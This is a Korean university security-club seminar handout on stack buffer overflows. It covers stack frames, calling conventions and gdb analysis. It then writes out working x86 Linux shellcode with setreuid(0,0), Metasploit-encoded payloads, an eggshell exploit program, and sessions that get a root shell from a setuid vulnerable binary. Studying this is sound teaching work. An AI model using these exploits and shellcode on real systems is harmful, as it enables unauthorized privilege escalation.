- Buffer Overflow -

윤 석 언

SlaxCore@gmail.com

제12회 세미나

수원대학교 보안동아리 FLAG

http://Flag.suwon.ac.kr

〈 BOF(Buffer OverFlow) 〉

- Stack 기반
- Heap 기반

기초 : Stack 기반의 BOF

스택 : 기본적으로 2개의 operation(push, pop)과 1개의 변수(top)가 필요

- FUll 스택 : 마지막의 데이터를 가리키는 방식
- Empty 스택 : 스택의 꼭대기를(다음의 데이터가 들어올 곳을 가리키는)스택
- Ascending 스택 : 스택이 낮은 메모리에서 높은 메모리로 올라가는 형태의 스택
- Dscending 스택 : 높은 메모리에서 낮은메모리형태로 내려가는 스택

* *Intel* 은 *Full Dscending Stack* 형태이다.

- push, pop이라는 명령어 제공
- esp는 스택의 맨 꼭데기를 가리키는 레지스터 제공
- ebp는 스택프레임의 시작점을 가리키는 레지스터 제공

- stack의 용도

. 임시데이터 저장
. 지역변수 할당
. 함수호출관련정보전달

- 실행파일도 포맷을 갖는다.
  . 윈도우즈 : PE파일포맷
  . 리눅스 : ELF 파일포맷

기본적으로 헤더 | 섹션테이블 | 섹션들...로 형성이 되는데 실행파일이 실행이 되면 스택영역이 생기게 된다.

```
int b;
int main(){
   int a;}
```

->b는 전역변수이기 때문에 섹션의 data영역에 있을것이고, a는 지역변수이기 때문에 스택영역에 있을것이다.
(b의 주소를 따라가다보면 data영역, a의 주소를 따라가다보면 stack영역)

- 스택의 사용(redhat 7.2)

```
# vi stack.c

int func(int a, int b, int c, int d)
{
        char buff[100];
}
int main()
{
        func(1,2,3,4);
        return 0;
}
```

- gdb 사용해서 공부해라.

```
# gdb -q stack
disas main
```

disas func
IASoftwareDevelopersmanual.pdf
IASoftwareDevelopersmanual-instruction.pdf
theArtofassemblyalnguage.pdf

push %ebp : ebp에 담겨져 있는 값

- push의 목적

백업(상수값을 push하는것은 백업이 아니다. 근처에 ebp가 변경되는 명령이 있으면...
함수에 아규먼트 전달, 지역변수 할당

mov a, b : 윈도우에서는 b의 값을 a로저장
리눅스에서는 a의 값을 b로 저장
Unix계열(ATNT방식)에서는 저장되는 레지스터가 항상 뒤에 위치한다. 윈도우즈는 반대.

- 함수 콜링 컨벤션

. 함수 호출에 관한 규약
- 아규먼트 전달 방법
*레지스터를 이용
*스택을 이용
. 아규먼트 전달 순서
- 좌측에서 우측으로 또는 우측에서 좌측으로 전달하라
. 리턴값 전달
- eax 레지스터 사용
. stack clearing을 누가 하는가?
- caller function(호출하는 함수)
- callee function(호출당하는 함수)
. 생략시 __stdcall 방식이 사용된다.

ex)
__stdcall
. 스택을 이용, 우측에서 좌측으로 전달, eax, caller가 한다.
__cdecl
. 스택을 이용, 우측에서 좌측으로 전달, eax, callee가 stack clearing 수행
__fastcall
. 레지스터를 이용, 전달순서는 무관, eax, stack clearing 불필요

func(1,2,3,4)
__stdcall 방식으로 하면
push 4
push 3
push 2
push 1
call func 이렇게 된다.

- call 과 jmp의 차이
call은 기존의 eip값을 백업을 하고 jmp는 백업을 하지 않는다.

push %ebp
mov %esp,%ebp
-> ***함수 프롤로그***
모든 함수는 자신만의 스택 프레임을 갖는데 스택에 저장된 값들은 절대주소번지를 이용하여 읽을수 없다.
스택의 시작점은 프로세스마다 바뀔수 있다. -> ***offset값을 이용***
기준점이 있어야 한다. esp 또는 ebp를 기준으로 읽을 수 있다.
esp는 계속 바뀔수 있기 때문에 ebp를 기준으로 한다. ebp는 변경이 안된다.
esp를 기준으로 하면 컴파일러가 변경되는것을 전부 추적해야하기 때문에 어려움이 따르지만 요새는 지원을 다 한다.
ebp를 기준으로 하면 위의 함수 프롤로그 과정이 항상 나온다.

sub $0x78, %esp : 지역변수를 할당, 스택의 크기를 늘려준다.
함수내에 char buf[100]있으면 buf라는 배열의 크기를 먼저 잡아주고 esp가 배열의 시작점이 된다.

메인함수 내의 sub $0x8, %esp는 지역변수가 없는데도 스택의 크기를 늘려주는 이유는 컴파일러의 특성 때문이다.

2. 취약한 프로그램 분석

```
[/root]#cat vul-1.c
int main(int argc, char *argv[])
{
        char buff[100];

        strcpy(buff,argv[1]);
        printf("%s\n",buff);
}
[/root]#./vul-1 aaa
aaa
[/root]#./vul-1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[/root]#./vul-1 perl -e `'printf "A"x100"`
>
[/root]#./vul-1 `perl -e 'printf "A"x100'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[/root]#
```

Segmentation fault : 접근할수 없는 메모리 영역을 침범 하였을때 에러 메시지

- break point 로 디버깅 하기
프로그램 끝날 때 ret 부분을 br을 건다.
gdb) b *main+30 //브포
gdb) run ·perl -e 'print "A"x200'·
브포에서 멈춤
gdb)info registers // 레지스터의 값들을 볼 수 있다.
gdb)info registers esp // 특정 레지스터 보기
gdb) x/10wx $esp // 스택의 내용을 보기(10번반복, 워드단위로 16진수로 esp의 내용을 찍어라)
또는 x/10wx <esp의 시작주소>
gdb) info register ebp

gdb) b *main+29
r perl -e 'print "A"x200'
info rgister ebp

gdb) x/wx $ebp+4

41414141 // return add 가 바뀌어있다.
gdb) x/25ex $ebp-100
// 전부 41414141로 덮여 있다.

strcpy()는 NULL을 만날때까지 무조건 복사하기 때문에.. 바운더리 체크를 하지않고 스택의 어딘가에 복사를 하는...
bof의 취약점은 스택의 내용을 카피시작 지점부터 마음대로 스택의 내용을 조작할 수 있다.
ret 주소값을 변조하면 프로그램의 흐름을 제어할 수 있다.
윈도우의 경우 SEH핸들러 를 덮어쓰는 방법을 많이 쓴다.

- ret 어드레스를 조작
시작지점에서 ret 바로위 까지의 거리가 얼마인지 먼저 알아야 한다.
* 대충 때려 맞춰 보는 방법
* disas을 사용
- 첫 번째 아규먼트의 주소는항상 ebp+8 이다.
b *main+29 // leave에 브포
run ·perl -e 'print "A"x124 . "BBBB"'·
x/wx $ebp+4
42424242 로 변경되어 있다.
->위의 예서 120+4(sfp) 가 ret 시작지점이다.

- Entry Point를 먼저 찾아야한다.

1. return address overwrite
어셈블리어로 쉘코드를 만든후 기계어로 변환

 # 유닉스 쉘코드 만들기

- 시스템콜만을 이용하여 만들어야 한다.

시스템콜 : OS에게 일을 시키기 위한 일종의 인터페이스.(함수의 모양이지만 함수는 아니다.)
execve : exec에 관련된 시스템콜 (# man 3 exec 참조)
l ↔ v , p ↔ e // 반대개념끼리는 같이 쓰이지 않는다.
list vector path enviroment

exec (실행시킬 파일명, 아규먼트, 환경변수)

```
vi sh01.c
#include <unistd.h>
void main()
{
  char *shell[2];
  shell[0]="/bin/sh";
  shell[1]=NULL
  execve(shell[0], shell, NULL);}
```

<참고># echo -n "/bin/sh" | od -h -> /bin/sh 를 아스키값으로 보여준다.

```
# vi sh02.c
void main()
{
```

```
  __asm__ __volatile__(
  "push $0x0068732f   ₩n₩t"   //  /sh₩0
  "push $0x6e69622f   ₩n₩t"   //  /bin
  "mov %esp, %ebx     ₩n₩t"   //  /bin의 주소값을 얻어냄  (esp는 /bin을 가리킴)- 아래참조
  "push $0x0          ₩n₩t"   // NULL
  "push %ebx          ₩n₩t"   // 아래 system call호출방법 참조
  "mov %esp, %ecx     ₩n₩t"   //          "
  "mov $0x0, %edx     ₩n₩t"   //          "
  "mov $0xb, %eax     ₩n₩t"   // execve의 시스템콜 번호 11번을 eax로
  "int $0x80          ₩n₩t"
  );
}
```

- 리눅스에서 system call 호출방법

. 인터럽트활용(128번, 0x80)
  eax : 시스템콜 번호 -〉 */usr/include/asm/unistd.h*
  ebx : 첫 번째 argument
  ecx : 두 번째 argument
  edx : 세 번째 argument
  int $0x80

=〉 그런데 여기까지는 문제가 있다. 0 이라는 문자들 때문이다. 기계어 코드에는 많은 NULL문자(0)들이 나타난다. 기계어 코드는 NULL 이후로는 무시해버리기 때문에 NULL문자들을 제거하는 작업들을 해야한다.

예) mov $0x0, %edx 같은 지점같은 경우
  * 특정 레지스터에 0을 넣는 방법
    . 위와 같이 mov를 이용
    . xor %eax,%eax -〉 가장많이 사용(사이즈를 줄이기 위해서)

```
# vi sh03.c
void main()
{
  __asm__ __volatile__(          // __asm__("문자열"); C언어에서 asm코드작성방법
  "xor %eax,%eax      ₩n₩t"
  "push %eax          ₩n₩t"
  "push $0x68732f2f   ₩n₩t"   //  //sh
  "push $0x6e69622f   ₩n₩t"   //  /bin
  "mov %esp, %ebx     ₩n₩t"
  "push %eax          ₩n₩t"
  "push %ebx          ₩n₩t"
  "mov %esp, %ecx     ₩n₩t"
  "mov %eax, %edx     ₩n₩t"
  "mov $0xb, %al      ₩n₩t"
  "int $0x80          ₩n₩t"
  );
}
```

__asm__ __volatile__("문자열");
  =〉 __asm__("문자열"); C언어에서 asm코드작성방법
    __volatile__ =〉 최적화하지 말고 있는 그대로 실행해라는 컴파일러에게 지시하는 지시자

- 기계어 코드로 변환하기(objdump)

gdb) x/x main 로 볼수도 있다.

 # objdump -d sh03 | egrep '〈main〉' -A 20 〉 sh.txt 로 저장된 기계어 코드를 이용

vi에서 먼저 모든 탭 삭제후(%s/₩t//g), 23바이트 이후로 잘라내고(%!cut -b 1-23), ':'를 기준으로 두 번째 필드만 남기고(%!cut -d ':' -f 2), 'J'로 한줄로 만든다음, 한칸씩 띄우고(%!tr -s ' '), 공백에 ₩x를 추가(%s/ /₩₩x/g)하고, 맨앞에 '₩x'추가, 맨뒤 '₩x' 삭제....

편집은 자신이 편한대로 하면 된다.

```
char shell[]="위에서 작성된 기계어코드";
int main()
{
  void(*sh)(void) = (void(*)())shell;
  (*sh)();
}
```

```
char shell[]="위에서 작성된 기계어코드";
int main()
{
  int *ret;
  ret = (int*)&ret+2;
  *ret = shell;
}
```

-〉 컴파일후 실행하면 shell 획득!!

```
[/root/BOF_lab]#cat sh.c
char *shell="\x55\x89\xe5\x31\xc0\x50\x68\x2f\x73\x68\x00"
            "\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1"
            "\x89\xc2\xb0\x0b\xcd\x80\x5d\xc3\x89\xf6";
int main(void)
{
        void(*sh)(void) = (void(*)())shell;
        (*sh)();
}
```

〈참고〉 metasploit으로 쉘코드 만들기

```
Analysis@윤석언 ~/framework
$ msfpayload linux_ia32_exec S

       Name: Linux IA32 Execute Command
    Version: $Revision: 1.1 $
     OS/CPU: linux/x86
Needs Admin: No
 Multistage: No
 Total Size: 36
       Keys: noconn

Provided By:
    vlad902 <vlad902 [at] gmail.com>

Available Options:
    Options:    Name      Default    Description
    --------    ------    -------    ---------------------------
    required    CMD                  The command string to execute

Advanced Options:
    Advanced (Msf::Payload::linux_ia32_exec):
    -----------------------------------------

Description:
    Execute an arbitrary command


Analysis@윤석언 ~/framework
$ msfpayload linux_ia32_exec CMD=/bin/sh C
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68\x00"
"\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80";

Analysis@윤석언 ~/framework
$ _
```

-〉 null 문자가 있다. 아래와 같이 한다.

```
$ msfpayload linux_ia32_exec CMD=/bin/sh R ! msfencode -t c -b "\x00"
[*] Using Msf::Encoder::PexFnstenvMov with final size of 66 bytes
"\x6a\x0b\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xa1\xc2\x16"
"\x56\x83\xeb\xfc\xe2\xf4\xcb\xc9\x4e\xcf\xf3\xa4\x7e\x7b\xc2\x4b"
"\xf1\x3e\x8e\xb1\x7e\x56\xc9\xed\x74\x3f\xcf\x4b\xf5\x04\x49\xca"
"\x16\x56\xa1\xed\x74\x3f\xcf\xed\x65\x3e\xa1\x95\x45\xdf\x40\x0f"
"\x96\x56";

Analysis@윤석언 ~/framework
$ msfpayload linux_ia32_exec CMD=/bin/sh R ! msfencode -t c -b "\x00" > c:/exec
sh.txt
[*] Using Msf::Encoder::PexFnstenvMov with final size of 66 bytes

Analysis@윤석언 ~/framework
```

〈변환된 기계어로 쉘코드를 만들면 된다.〉

〈알아둘것〉

리눅스는 스택의 시작이 고정되어 있다.(0xc0000000)

윈도우즈는 매번 변한다.

– root 권한 요청 코드 추가

위의 쉘코드 실행파일을 tmp로 복사후 setuid를 준후 실행을 시켜서 확인을 한번더 해본다. id를 쳐보자 root권한인가??? 쉘코드 전에 소유자의 권한을 요청하는 코드가 있어야 한다.

아래와 같이 한줄 추가하고 오른쪽과 같이 하면 프로그램 소유자의 권한을 따오게 된다.

```
[/root/BOF_lab]#cat sh04.c
#include<unistd.h>

void main()
{
        char *shell[2];

        setreuid(0,0);
        shell[0]="/bin/sh";
        shell[1]=NULL;

        execve(shell[0], shell, NULL);
}
```

```
[/root/BOF_lab]#cat sh04.c
#include<unistd.h>

void main()
{
        char *shell[2];

        setreuid(0,0);
        shell[0]="/bin/sh";
        shell[1]=NULL;

        execve(shell[0], shell, NULL);
}
[/root/BOF_lab]#cp sh04 /tmp
[/root/BOF_lab]#cd /tmp
[/tmp]#chmod 4755 sh04
[/tmp]#ls -l
total 64
-rw-r--r--    1 root     root        15851 Oct 30  2006 install.log
-rw-r--r--    1 root     root            0 Oct 30  2006 install.log.syslog
srwxr-xr-x    1 wnn      wnn             0 Oct 30 00:54 kd_sockV4
-rwsr-xr-x    1 root     root        13737 Oct 30 00:21 sh
-rwsr-xr-x    1 root     root        13823 Oct 30 06:08 sh04
-rwsr-xr-x    1 root     root        13722 Oct 30 01:40 sh3.obj
[/tmp]#su test00
[/tmp]$id
uid=500(test00) gid=500(test00) groups=500(test00)
[/tmp]$./sh04
sh-2.05# id
uid=0(root) gid=500(test00) groups=500(test00)
sh-2.05#
```

– 기계어 코드로 만들기

먼저 ***/usr/incluse/asm/unistd.h***에서 setreuid의 시스템 콜 번호를 알아보면 **70**번 이다.

위에서 만든 sh03.c에서 setreuid가 하는 코드를 추가해 줘야 한다.

시스템콜을 할때 첫 번째 인자는 ebx에, 두 번째 인자는 ecx에 넣어줘야 한다는걸 기억하자.

setreuid(0,0)이므로

```
mov $0x0,%ebx
mov $0x0,%ecx
```

일까?? 틀린것은 아니지만 위에서 알았던것 처럼 ***NULL(00)문자를 제거***해줘야한다.

앞서 알아본것처럼 xor을 이용하여 00을 제거해보자.

```
xor %eax,%eax
mov %eax,%ebx
mov %eax,%ecx
mov #0x46,%al
int $0x80
```

이와 같은 코드를 sh03.c의 앞부분에 붙여넣어주면 된다.

좀더 완벽한 코드를 위해서 공격자가 overflow공격을 수행하고 나서 프로그램의 정상적인 종료를 위해서 exit(0) 이 필요할 수 있다. 깔끔한 마무리를 위해서 마지막에 exit(0)을 추가해 주는것이 좋다.

```
xor %eax,%eax
mov %eax,%ebx
mov $0x1,al
int $0x80
```

코드의 아랫부분에 왼쪽의 코드를 붙여넣어주자.

```
void main()
{
        __asm__ __volatile__(
        "xor %eax,%eax          ₩n₩t"
        "mov %eax,%ebx          ₩n₩t"
```

```
"mov %eax,%ecx ₩n₩t"
"mov $0x46,%al ₩n₩t"
"int $0x80 ₩n₩t"
"xor %eax,%eax ₩n₩t"
"push %eax ₩n₩t"
"push $0x68732f2f ₩n₩t"
"push $0x6e69622f ₩n₩t"
"mov %esp,%ebx ₩n₩t"
"push %eax ₩n₩t"
"push %ebx ₩n₩t"
"mov %esp,%ecx ₩n₩t"
"mov %eax,%edx ₩n₩t"
"mov $0xb,%al ₩n₩t"
"int $0x80 ₩n₩t"
"xor %eax,%eax ₩n₩t"
"mov %eax,%ebx ₩n₩t"
"mov $0x1,%al ₩n₩t"
"int $0x80 ₩n₩t"
);}
```

〈setretud(0,0), exit(0)이 추가된 어셈코드〉

이제 기계어코드로 변환하여 코드를 수정하여 보자.

역시 objdump를 이용하여 저장된 기계어코드를 편집기로 적절히 이용하여 만들면 된다.

 # objdump -d sh03 | egrep '〈main〉' -A 25

```
08048430 <main>:
 8048430:       55                      push   %ebp
 8048431:       89 e5                   mov    %esp,%ebp
 8048433:       31 c0                   xor    %eax,%eax
 8048435:       89 c3                   mov    %eax,%ebx
 8048437:       89 c1                   mov    %eax,%ecx
 8048439:       b0 46                   mov    $0x46,%al
 804843b:       cd 80                   int    $0x80
 804843d:       31 c0                   xor    %eax,%eax
 804843f:       50                      push   %eax
 8048440:       68 2f 2f 73 68          push   $0x68732f2f
 8048445:       68 2f 62 69 6e          push   $0x6e69622f
 804844a:       89 e3                   mov    %esp,%ebx
 804844c:       50                      push   %eax
 804844d:       53                      push   %ebx
 804844e:       89 e1                   mov    %esp,%ecx
 8048450:       89 c2                   mov    %eax,%edx
 8048452:       b0 0b                   mov    $0xb,%al
 8048454:       cd 80                   int    $0x80
 8048456:       31 c0                   xor    %eax,%eax
 8048458:       89 c3                   mov    %eax,%ebx
 804845a:       b0 01                   mov    $0x1,%al
 804845c:       cd 80                   int    $0x80
 804845e:       5d                      pop    %ebp
 804845f:       c3                      ret
```

☞

```
char *shell="\x31\xc0\x89\xc3\x89\xc1\xb0"
            "\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73"
            "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53"
            "\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0"
            "\x89\xc3\xb0\x01\xcd\x80";

void main(){
        void(*sh)(void) = (void(*)())shell;
        (*sh)();
}
```

코드를 실행 시켜보자.

```
[/root/BOF_lab]#gcc -o sh04-1.obj sh04-1.obj.c
sh04-1.obj.c: In function `main':
sh04-1.obj.c:7: warning: return type of `main' is not `int'
[/root/BOF_lab]#cp sh04-1.obj /tmp
[/root/BOF_lab]#chmod 4755 /tmp/sh04-1.obj
[/root/BOF_lab]#cd /tmp
[/tmp]#ls -l sh04-1.obj
-rwsr-xr-x    1 root     root        13745 Oct 30 19:54 sh04-1.obj
[/tmp]#su test00
[/tmp]$id
uid=500(test00) gid=500(test00) groups=500(test00)
[/tmp]$./sh04-1.obj
sh-2.05# id
uid=0(root) gid=500(test00) groups=500(test00)
sh-2.05#
```

 # BUffer OverFlow 공격

- 오버플로우의 핵심은 스택/힙의 데이터를 많이 입력했을때 메모리의 영역의 내용을 조작할 수 있다는게 핵심!! return add를 덮어 쓰는건 가장 쉽기 때문에 처음에 배우는 것이다.
  윈도우즈에 경우는 SH를 덮어 쓰는 방법을 선호한다.
- 사용자가 입력한 데이터를 스택의 영역에 넣는데 바운더리 체크에 실패했을때 ret add를 덮어 씌워서 하는 것이 stack 오버플러우의 핵심
- 방법

1. Direct Inject
 - 버퍼에 NOP코드를 입력하여 추측

2. eggshell

- 쉘코드를 환경변수로 등록한다.
- 등록한 환경변수에다 쉘 코드를 넣은 다음 취약한 프로그램에 환경변수의 어드레스를 return address에 넣어줌으로써 쉘코드가 실행하게 할 수 있다.
- 쉘 코드가 들어갈 만큼 버퍼의 크기가 넉넉하지 못할 때 유용하게 사용.
- 환경변수는 스택의 아랫부분에 존재한다.
- 환경변수역시 스택보다 높은 메모리에 위치한다
- 처음부터 끝까지 전부 ret 어드레스이다.

 # 환경변수에 쉘코드를 넣는 방법과 환경변수가 위치한 address를 알아야 한다.

아래 코드를 보자.

```
[/home/slaxcore/BOF_lab/Eggshell]$cat eggshell.c
#include <stdlib.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90

char *shellcode="₩x31₩xc0₩x89₩xc3₩x89₩xc1₩xb0₩x46₩xcd₩x80"    // setreuid(0,0)
                "₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73"
                "₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53"
                "₩x89₩xe1₩x89₩xc2₩xb0₩x0b₩xcd₩x80"
                "₩x31₩xc0₩x89₩xc3₩xb0₩x01₩xcd₩x80";     // exit(0)

unsigned long get_esp(void)
{
        __asm__ __volatile__("movl %esp,%eax");     // esp의 address를 return
}

void main(int argc, char *argv[])
{
        char *ptr, *egg;
        long *addr_ptr, addr;
        int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
        int eggsize=DEFAULT_EGG_SIZE;
        int i;
        if (argc > 1) bsize = atoi(argv[1]);
        if (argc > 2) offset = atoi(argv[2]);
        if (argc > 3) eggsize = atoi(argv[3]);

        if (!(egg = malloc(eggsize)))
        {
                printf("Can't allocate memory.₩n");    // NOP와 쉘코드를 넣을 버퍼 생성
                exit(0);
        }
        addr = get_esp() - offset;      // stack pointer를 얻어옴
        printf("EGG's address : 0x%x₩n", addr);    // EGG의 esp를 얻어옴
        addr_ptr = (long *) ptr;
```

```
        for (i = 0; i < bsize; i+=4)
                *(addr_ptr++) = addr;
        ptr = egg;
        for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
                *(ptr++) = NOP;     // NOP으로 먼저 채우고...
        for (i = 0; i < strlen(shellcode); i++)
                *(ptr++) = shellcode[i];      //남은 공간을 쉘코드로 채움
        egg[eggsize - 1] = '₩0';
        memcpy(egg,"EGG=",4);
        putenv(egg);       // egg라는 환경변수로 등록
        system("/bin/bash");    //환경변수가 등록된 쉘 실행
}
```

위 코드를 실행시켜면 egg배열에 들어있는 데이터를 putenv()함수를 통해 EGG 환경변수로 등록한다. EGG라는 환경변수가 생성이 됨으로서 스택세그먼트의 높은 위치에 있는 환경변수의 크기가 늘어나게 되고 main함수의 base pointer는 그만큼 낮은 위치에 자리잡게 된다.

확인을 위하여 간단한 취약점을 가진 공격대상 프로그램이 필요한데 이 프로그램을 gdb를 사용하여 eggshell.c를 실행하기 전의 ebp의 위치와, 실행한 후의 ebp위치를 비교해봄으로써 확인해 볼 수 있다.

```
[/home/slaxcore/BOF_lab/Eggshell]$cat vul.c
int main(int argc, char *argv[])
{
        char buf[256];

        strcpy(buf,argv[1]);
}
```

왼쪽은 바운더리 체크를 하지 않는 strcpy()함수를 갖는 간단한 취약점을 가진 대상 프로그램이다.

ebp의 위치를 비교해보면 아래와 같다.

```
[/home/slaxcore/BOF_lab/Eggshell]$gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x108,%esp
0x8048469 <main+9>:     sub    $0x8,%esp
0x804846c <main+12>:    mov    0xc(%ebp),%eax
0x804846f <main+15>:    add    $0x4,%eax
0x8048472 <main+18>:    pushl  (%eax)
0x8048474 <main+20>:    lea    0xfffffef8(%ebp),%eax
0x804847a <main+26>:    push   %eax
0x804847b <main+27>:    call   0x804834c <strcpy>
0x8048480 <main+32>:    add    $0x10,%esp
0x8048483 <main+35>:    leave
0x8048484 <main+36>:    ret
0x8048485 <main+37>:    lea    0x0(%esi),%esi
0x8048488 <main+40>:    nop
0x8048489 <main+41>:    nop
0x804848a <main+42>:    nop
0x804848b <main+43>:    nop
0x804848c <main+44>:    nop
0x804848d <main+45>:    nop
0x804848e <main+46>:    nop
0x804848f <main+47>:    nop
End of assembler dump.
(gdb) br *main+3
Breakpoint 1 at 0x8048463
(gdb) r
Starting program: /home/slaxcore/BOF_lab/Eggshell/vul

Breakpoint 1, 0x08048463 in main ()
(gdb) info registers ebp
ebp            0xbffffab8       0xbffffab8
```

☞

```
[/home/slaxcore/BOF_lab/Eggshell]$
[/home/slaxcore/BOF_lab/Eggshell]$./eggshell
EGG's address : 0xbffffa68
[slaxcore@localhost Eggshell]$ gdb -q vul
(gdb) br *main+3
Breakpoint 1 at 0x8048463
(gdb) r
Starting program: /home/slaxcore/BOF_lab/Eggshell/vul

Breakpoint 1, 0x08048463 in main ()
(gdb) info registers ebp
ebp            0xbffff2a8       0xbffff2a8
(gdb)
```

- eggshell을 실행하기전 ebp : 0xbffffab8
- eggshell을 실행 한 후 ebp : 0xbffff2a8

2064byte의 차이가 있다. EGG환경변수의 크기가 2064byte 라는 의미이다. 따라서 main함수에서 사용되는 스택역시 2064 byte 아래에서 시작될 것이다.

eggshell을 실행시켜서 환경변수가 잘 등록되었는지 확인해보면 잘 등록이 되어 있는것을 볼 수 있다. 이 상한 문자들은 NOP라고 보면 되겠다.

이는 return 될 때 EIP를 EGG가 위치하는 주소를 가리키게 하면 가득한 NOP에 의해 Instruction Pointer는 계속 흘러가다가 쉘코드가 시작되는 지점에서 쉘이 실행이

될것이다.

환경변수가 잘 등록된걸 확인 했으니 이제 취약점을 갖고있는 프로그램을 이용해 공격을 해보자.

참! 공격하기 전에 취약점 프로그램을 분석해보자. return address의 위치를 알아야 return address를 조작하여 공격에 성공할 수 있기 때문이다.

gdb를 이용하여 vul.c의 버퍼의 크기를 확인하고


```
[/home/slaxcore/BOF_lab/Eggshell]$gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x108,%esp      // 스택의 크기가 0x108(264)만큼 확장
0x8048469 <main+9>:     sub    $0x8,%esp        // gcc의 특성상 0x8만큼 더 확장(중요하지않음)
0x804846c <main+12>:    mov    0xc(%ebp),%eax
0x804846f <main+15>:    add    $0x4,%eax
0x8048472 <main+18>:    pushl  (%eax)
0x8048474 <main+20>:    lea    0xffffef8(%ebp),%eax
0x804847a <main+26>:    push   %eax
0x804847b <main+27>:    call   0x804834c <strcpy>
0x8048480 <main+32>:    add    $0x10,%esp
0x8048483 <main+35>:    leave
0x8048484 <main+36>:    ret
0x8048485 <main+37>:    lea    0x0(%esi),%esi
0x8048488 <main+40>:    nop
0x8048489 <main+41>:    nop
0x804848a <main+42>:    nop
0x804848b <main+43>:    nop
0x804848c <main+44>:    nop
0x804848d <main+45>:    nop
0x804848e <main+46>:    nop
0x804848f <main+47>:    nop
End of assembler dump.
(gdb)
```

return addree의 위치를 파악해보자.

vul.c의 스택의 크기가 0x108(264)만큼 확장되었다. 이는 소스코드의 buf[256] 크기에 더미값 8byte가 합쳐져서 0x108 만큼 확장된것이다. 바로 아래 sub $0x8,%esp 는 gcc 버전상의 특징으로 크게 신경 쓰지 않아도 될것이다.

이제 vul.c의 return address의 위치를 계산할 수 있겠다.

확장된 스택의 크기(264byte) + sfp(4byte) 까지 덮어쓰고 그 이후 4byte가 return address의 위치 일것이라 예상 할 수 있다.



실제로 테스트 해보면 vul.c 을 267byte까지 A 문자를 버퍼로 복사 했을때 정상적으로 실행이 되지만 268byte를 복사하면 segmentation fault 메시지가 나는 것을 확인할 수 있다.

```
[/home/slaxcore/BOF_lab/Eggshell]$./vul `perl -e 'print "A"x267'`
[/home/slaxcore/BOF_lab/Eggshell]$./vul `perl -e 'print "A"x268'`
Segmentation fault
```

268byte에서 Segmentation fault 가 일어나므로 268byte까지가 버퍼 + dummy + sfp 일것이다.
왜 267byte까지가 아니라 268byte까지일까?? 그 이유는 AAAA...라는 문자열 끝에 NULL문자 때문이다.
268byte까지(buff+sfp)는 AAAAA..라는 문자열이 채워지고 마지막에 NULL(₩0)문자가 return address를 건드렸기 때문이다.
자.. 이제 프로그램의 취약점을 이용하여 공격을 해보자.

```
[/home/slaxcore/BOF_lab/Eggshell]$ls -l eggshell
-rwxrwxr-x    1 slaxcore slaxcore    14967 10월 31 04:31 eggshell
[/home/slaxcore/BOF_lab/Eggshell]$./eggshell
EGG's address : 0xbffffa68
[slaxcore@localhost Eggshell]$ ls -l vul
-rwsr-xr-x    1 root     root        13710 10월 31 00:08 vul
[slaxcore@localhost Eggshell]$ id
uid=501(slaxcore) gid=501(slaxcore) groups=501(slaxcore)
[slaxcore@localhost Eggshell]$ ./vul `perl -e 'print "A"x268,"\x68\xfa\xff\xbf"'`
sh-2.05#
sh-2.05# id
uid=0(root) gid=501(slaxcore) groups=501(slaxcore)
sh-2.05#
```

공격에 성공하여 root쉘이 떨어진걸 확인 할 수 있다. 공격은 쉘 스크립트 언어인 perl을 이용하였다.
eggshell 코드를 perl 언어로 만들면 공격이 더 쉬워질수도 있을것이다. 그리고 little endian방식으로 return address를 덮어 썼다는걸 유의하자.

좀더 자세한 이해를 위해서 ***gdb를 이용하여 디버그***를 해보자. 확인할 내용을 정리해보면 아래와 같다.

- eggshell을 실행한 후 overflow가 일어나기전의 ebp의 위치와 EGG환경변수의 등록 여부
- eggshell이 출력한 address에 무엇이 들어있는지 확인
- 쉘코드가 들어있는 위치 파악
- overflow가 발생하기 전의 ebp+4(ret)가 가르키고 있는 주소와 overflow가 발생한 후의 ebp+4 에서 가르키고 있는 주소(return address가 제대로 바뀌었는지..)


먼저 ***eggshell을 실행한 후 overflow가 일어나기 전의 ebp의 위치와 EGG환경변수의 등록여부***를 살펴보자.

```
[/home/slaxcore/BOF_lab/Eggshell]$./eggshell
EGG's address : 0xbffffa68
[slaxcore@localhost Eggshell]$ gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x108,%esp
0x8048469 <main+9>:     sub    $0x8,%esp
0x804846c <main+12>:    mov    0xc(%ebp),%eax
